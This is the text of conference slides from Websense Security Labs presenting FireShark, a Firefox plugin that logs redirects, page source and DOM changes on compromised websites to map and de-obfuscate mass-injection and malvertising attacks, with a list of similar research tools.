

# *FireShark*

Visual Contact of the Malware:

Statistical Analysis of Compromised Web Sites

Tamas Rudnai  
Websense Security Labs

---


---

# *Agenda*

- What is FireShark?
  - Why do we need a new tool?
  - Visualizing mass injections
  - De-obfuscation
- 
-


# *Increasing of Web injection attacks*

- The number of new compromised web sites were increased by 225% in 2009



# Victims of “Malwaretiselements”

- The Drudge Report
- Horoscope.com
- The New York Times
- Philadelphia Inquirer
- Expedia, Rhapsody
- Lyrics.com
- slacker.com
- Eweek.com



## Google's DoubleClick Spreads Malicious Ads On Eweek Website

Google's DoubleClick ad network has once again been caught distributing malicious banner displays, this time on the home page of eWeek, the online version of the popular business computing magazine. Unsuspecting end users who browse the site were presented with malvertisements with invisible iframes that redirect them to attack websites, according to researchers at Websense. The redirects use one of two methods to infect users with malware, including rogue anti-virus software.

In one case, a PDF with heavily obscured javascript shunted victims to a subdomain at inside.com. In other scenarios, a generic index.php file did the bidding.

# *What is FireShark?*

- Short overview of the tool
- History of the project
- Other tools
- Architecture



# *Short overview of FireShark*

- Author: Stephan Chenette, Websense Security Labs
  - De-Obfuscation
  - Map of mass-injection attacks
- 
-

# *Short overview of FireShark*

- Firefox plugin
  - Automatically visits web sites
  - Logs
    - All redirections
    - Source code of the pages
    - Modifications to the DOM
    - Screenshots of the pages visited
  - Post processing:
    - Better understanding of mass-injection attacks
- 
-

# *History of FireShark Project*

- Concept: June 2009
  - Goal:
    - Ultimate de-obfuscator
    - Similar tool as a bot map but for compromised sites and landing pages
  - Current status of the project and the tool
    - Beta version, but stable enough
    - GPL v3 license
    - Post processing tools:
      - GraphViz
      - Ingress/Egress
- 
-



# *Similar Research Tools*

## Websites:


- Wepawet
- Anubis
- ZeusTracker
- BLADE (\*new\*)
- Robtex
- Unmask Parasites
- Malwaredomainlist.com
- Badwarebusters.org
- VirusTotal.com

## Tools:


- Malzilla
  - Rhino Debugger
  - FF JavaScript Deobfuscator
  - SpiderMonkey
  - Jsunpack
  - Caffeine Monkey
  - NJS
- 
-

# Architecture

- Network Mode
  - Used in an automated manner
  - Alert/Auto-Categorize




- Single-user mode
  - Manual Inspection
  - Injection Research




# Post processing

- Logs can be analysed manually
- ...or by post-analysis tools




# Post processing


- Logs can be analysed manually
- ...or by post-analysis tools




# Monitoring communities



